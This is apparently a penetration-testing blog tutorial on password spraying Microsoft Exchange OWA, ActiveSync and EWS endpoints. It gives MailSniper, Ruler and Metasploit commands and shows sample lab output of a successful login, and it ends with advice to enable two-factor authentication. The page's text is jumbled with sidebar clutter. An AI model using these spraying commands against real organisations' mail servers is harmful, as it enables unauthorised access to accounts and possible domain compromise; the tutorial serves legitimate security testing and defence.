Microsoft Exchange – Domain Escalation

Microsoft Exchange – NTLM Relay

September 5, 2019

Microsoft Exchange – Password Spraying

Administrator | Red Team | ActiveSync, EWS, MailSniper, OWA, Password Sprayin Ruler | 2 Comments


Outlook Web Access (OWA) portals typically are externally facing in order to allow users to get access to their emails from the Internet. This gives the opportunity to threat actors to use a common password against a valid list of usernames (Password Spraying) in order to get some initial access to the inbox of a user. This technique avoids locking down any accounts since the password will use only one time per account to perform the authentication.

In some cases Outlook Web Access portals might be protected by 2-factor authentication. However Microsoft Exchange installations support two more services ActiveSync and Exchange Web Service (EWS). ActiveSync is used for the synchronisation of data between mobile devices and Exchange mailboxes. The Exchange Web Service is an API which allows programmers to access Microsoft Exchange items such as emails, calendars

and contacts. These services are enabled by default regardless if they are used or not and in the majority of the cases are not protected by 2-factor authentication like OWA portals.

MailSniper is a PowerShell script developed by Beau Bullock to interact with mailboxes and perform various operations. However it supports password spraying against OWA, EWS and ActiveSync services. The following command demonstrate how to conduct Password Spraying with MailSniper.


```
Invoke-PasswordSprayOWA -ExchHostname exchange.pentestlab.loc
Invoke-PasswordSprayEAS -ExchHostname exchange.pentestlab.loc
Invoke-PasswordSprayEWS -ExchHostname exchange.pentestlab.loc
```



MailSniper – Password Spraying

Ruler a tool developed in Go by Sensepost can be used to perform Password Spraying from a Linux, Windows or MacOSX since it is cross-platform.

```
./ruler-linux64 -domain pentestlab.local --insecure brute --u
```



Ruler – Password Spraying

Metasploit Framework contains two module which can be used to perform Password Spraying against Outlook Web Access portals and Exchange Web Services.

Recent Posts

- Microsoft Exchange – Privilege Escalation
- Microsoft Exchange – ACL
- Microsoft Exchange – Mailbox Post Compromise
- Microsoft Exchange – Code Execution
- Microsoft Exchange – NTLM Relay

Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (13)
- Privilege Escalation (14)
- Red Team (35)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

@ Twitter

```
1 auxiliary/scanner/http/owa_login
```

```
[*] 10.0.2.2:443 OWA - Testing version OWA_2016
[+] Found target domain: [redacted]
[*] 10.0.2.2:443 OWA - Trying pentestlab : Password123
[+] server type: EXCHANGE
[+] 10.0.2.2:443 OWA - SUCCESSFUL LOGIN. 9.084702084 '[redacted]\pentestlab' : 'Password123'
[!] No active DB -- Credential data will not be saved!
[*] Auxiliary module execution completed
```

Metasploit – OWA Login Module

The following module can be used for EWS.

```
1 auxiliary/scanner/http/owa_ews_login
```

```
msf5 auxiliary(scanner/http/owa_ews_login) > run

[+] Found NTLM service at /ews/ for domain [redacted].
[+] 10.0.2.2:443 - Successful login: pentestlab:Password123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit – EWS Login Module

Accessing the inbox of a user can lead to full domain compromise as it has been described in this cyber threat scenario. Therefore 2-factor authentication should be enabled across all Exchange services to prevent password spraying.

- RT **@monoxgas**: Posted some VBA code for loading a DotNet assembly directly using mscorlib + Assembly.Load by manually accessing the VTable o… **8 hours ago**
- RT **@IreneAnthi**: Great talk from **@pbFeed** and **@matilda_rhode** on malware detection and cyber analytics! **https://t.co/DS1PPaqQHJ 2 days ago**
- So many examples... This is because companies believe that this is the safest choice, plus they don't want to inves… **twitter.com/i/web/status/1… 2 days ago**
- RT **@GeorgoulisAlexi**: Honoured that ♥ **#TheDurrells** ♥ was nominated for the best favourite **#drama #ITV #TVTimesAwards2019** Vote is open: htt… **4 days ago**
- **@myexploit2600 @WeegieCast @ZephrFish @fuzz_sh** congratulations! Looking forward to it! **4 days ago**

Follow @netbiosX

Pen Test Lab Stats

- 3,961,741 hits

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Rate this:

2 Votes

Facebook Page

Penetrati…
10K likes

Like Page

Be the first of your friends to like this

Advertisements

Do This to "End" Toenail Fungus (Try Today)

REPORT THIS AD

Share this:

Twitter Facebook LinkedIn Pinterest Reddit Tumblr

Like

Be the first to like this.

Related

Microsoft Exchange - NTLM Relay
In "Red Team"

Microsoft Exchange - Privilege Escalation
In "Red Team"

Microsoft Exchange - Mailbox Post Compromise
In "Red Team"

2 Comments *(+add yours?)*

Microsoft Exchange – NTLM Relay | Penetration Testing Lab

Sep 09, 2019 @ 07:43:26

Bug Bytes #35 – DerbyCon Roundup, From Zero To Admin & Same-Origin Summarised – INTIGRITI

Sep 10, 2019 @ 07:14:35

Leave a Reply

Enter your comment here...

Microsoft Exchange – Domain Escalation

Microsoft Exchange – NTLM Relay